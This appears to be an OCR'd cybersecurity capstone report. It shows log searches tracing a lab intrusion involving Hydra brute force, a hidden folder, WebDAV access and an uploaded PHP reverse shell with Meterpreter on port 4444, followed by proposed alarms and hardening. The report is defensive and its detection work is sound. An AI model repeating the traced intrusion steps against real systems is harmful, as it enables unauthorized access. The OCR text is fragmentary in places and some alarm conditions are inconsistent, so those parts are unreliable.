
t url.full	http://192.168.1.105/company_folders/secre
t url.path	/company_folders/secret_folder
t url.scheme	http
t user_agent.original	Mozilla/4.0 (Hydra)



@ 19:29:35.654 url.path: /company_folders/secret_folder @timestamp: Dec 21, 2021 agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: 40d

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	6



Analysis: Finding the WebDAV Connection

There were 162 requests made to this directory. 84 requests were made to the passwd.dav file and 78 requests were made to the shell.php file.

source.ip:192.168.1.90 and destination.ip:192.168.1.105 and url.path: /webdav/shell.php KQL Dec 20, 2021 @ 15:00:00.0 → Dec 25, 2021 @ 16:00:00.0

+ Add filter

ketbeat-*

Search field names

Filter by type 0

cted fields

_source

ilable fields

pular

@timestamp

destination.port

_id

_index

_score

_type

78 hits

Dec 20, 2021 @ 15:00:00.000 - Dec 25, 2021 @ 16:00:00.000 — Auto

Time _source

Dec 21, 2021 @ 20:01:05.807 url.path: /webdav/shell.php @timestamp: Dec 21, 2021 @ 20:01:05.807 destination.ip: 192.168.1.10 destination.port: 80 user_agent.original: gvfs/1.42.2 source.ip: 192.168.1.90 source.port: 48230 source.bytes: 209B type: http client.bytes: 209B client.ip: 192.168.1.90 client.port: 48230 error.message: Unmatched request method: get host.name: server1 server.ip: 192.168.1.105 server query: GET /webdav/shell.php url.full: http://192.168.1.105/webdav/shell.php url.scheme: http

t url.domain	192.168.1.105
t url.full	http://192.168.1.105/webdav/shell.php
t url.path	/webdav/shell.php
t url.scheme	http
t user_agent.original	gvfs/1.42.2


Dec 21, 2021 @ 20:01:05.806 url.path: /webdav/shell.php @timestamp: Dec 21, 2021 @ 20:01:0 destination.bytes: 592B destination.ip: 192.168.1.105 source.l source.port: 48230 client.ip: 192.168.1.90 client.port: 48230 server.ip: 192.168.1.105 server.port: 80 server.bytes: 592B r network.community_id: 1:oy8kjRCMJG+B1qTwhbHiWXxxYSo= network.b

Dec 21, 2021 @ 20:01:05.804 url.path: /webdav/shell.php @timestamp: Dec 21, 2021 @ 20:01:0 destination.port: 80 destination.bytes: 915B query: PROPFIND source.port: 48230 source.bytes: 537B network.type: ipv4 netw network.direction: inbound network.community_id: 1:oy8kjRCMJG+

http://192.168.1.105/webdav/passwd.dav	84
http://192.168.1.105/webdav/shell.php	78

Analysis: Identifying the Reverse Shell and Meterpreter Traffic

Since the meterpreter session we created used port 4444, we filtered this traffic along with the source IP address of the Capstone VM to identify the PHP reverse shell traffic



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

In order to mitigate the threat of future port scans, an alert will need to be created to identify when multiple ports are being requested by the same IP address over a short time interval.

Search Condition:

Source IP address: Any
Destination IP address: 192.168.1.105
Source port: Any
Destination port: Any port other than standard HTTP and HTTPS traffic on ports 80 and 443.

Report Condition:

Report if multiple requests are being made to multiple ports (other than port 80 and 443) from the same IP address within a short time interval.

Threshold to generate alarm:

Generate an alert when 10 ports, not including port 80 and 443, are being requested from the same IP address within a five second interval.

System Hardening

The following mitigation strategies have been recommended to block future port scan attempts on the network:

- Configure the firewall to block all ports requested other than ports 80 and 443
- Restrict all traffic from known malicious IP addresses, such as 192.168.1.90, and add them to the blacklist.
- Utilize an IDS to report all possible instances of port scan attempts.
- Identify all instances of scan delays attempted by an external IP party.
- Block ICMP probes

Mitigation: Finding the Request for the Hidden Directory

Alarm

An alert will be created to identify all attempts to gain unauthorized access to sensitive company information.

Search Condition:

Source IP address: Any external IP address

Destination IP address: 192.168.1.105

Source port: Any

Destination port: Any

URL Path: /company_folders/secret_folder

Report Condition:

Log any instances of the /company_folders/secret_folder resource requested by an external IP address.

Threshold to generate alarm:

Generate an alert when the /company_folders/secret_folder resource is requested > 0 from any external IP address.

System Hardening

- Disable directory listing on the web server and utilize a HTML index page
- Never reference a resource containing sensitive company information with a name, such as '/secret_folder', that could gain the attention of a malicious threat actor.
- Configure the /var/www/html file to restrict access of the resource.

Mitigation: Preventing Brute Force Attacks

Alarm

All future brute force attempts will be mitigating by setting the following alarm:

Search condition:

Source IP address: Any external IP address

Destination IP address: Any

Source port: Any

Destination port: Any

user_agent.original: Mozilla/4.0 (Hydra)

response-http-code: 401 and 200

Report condition:

Log all instances of multiple 401 status codes and all instances of any 200 status codes are generated from an external IP address.

Threshold to generate alarm:

Send a critical alert when > 3 401 status code or > 0 status 200 are produced by any external IP address.

System Hardening

- Implement a strong password policy and require the use of a character from each subset including an uppercase and lowercase letter, number, and special character.
- Utilize an account lockout policy to lock out a user account if numerous failed in attempts are detected. For example, if 3 failed login attempts are detected, lock out the user's account for 60 minutes.
- Employ the use of multi-factor authentication
- Require users to answer personal security questions after more than one failed login attempt.
- Ensure SSH keys instead of passwords are implemented to provide mutual authentication on the client-side and server-side.
- Incorporate CAPTCHA on the login page to ensure humans and not robots are providing login credentials.

Mitigation: Detecting the WebDAV Connection

Alarm

Search condition:

Source IP address: Any external IP address

url.path: http://192.168.1.105/webdav

Report condition:

Log any http request method attempts from all external source IP addresses requested the http://192.168.1.105/webdav resource

Threshold to generate alarm:

Send critical alert when the '/webdav/' resource is requested > 0 from an external IP address

System Hardening

- Limit access of the webdav shared folder from the web interface
- Restrict access to this shared folder by configuring the firewall ACL to only known trusted IP addresses
- Utilize SSH keys for stronger security and mutual authentication instead of passwords.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Search condition:

Source IP address: Any external IP address

http.request.method: put

url.path: http://192.168.1.105/webdav

Destination port: 4444

File type: '.php'

Report condition:

Log all instances of http traffic using the 'put' request method with a .php file type destined for port 4444

Threshold to generate alarm:

Create an alarm for all instances of a request made to upload a .php file to the http://192.168.1.105/webdav url.

System Hardening

- Restrict the ability to upload files in the shared webdav directory from the web interface.
- Limit the types of files that can be uploaded to the directory and eliminate the ability to upload .php files from external IP addresses.
- Implement tight access control on the directory and only provide certain privileges to trusted system administrators.

the End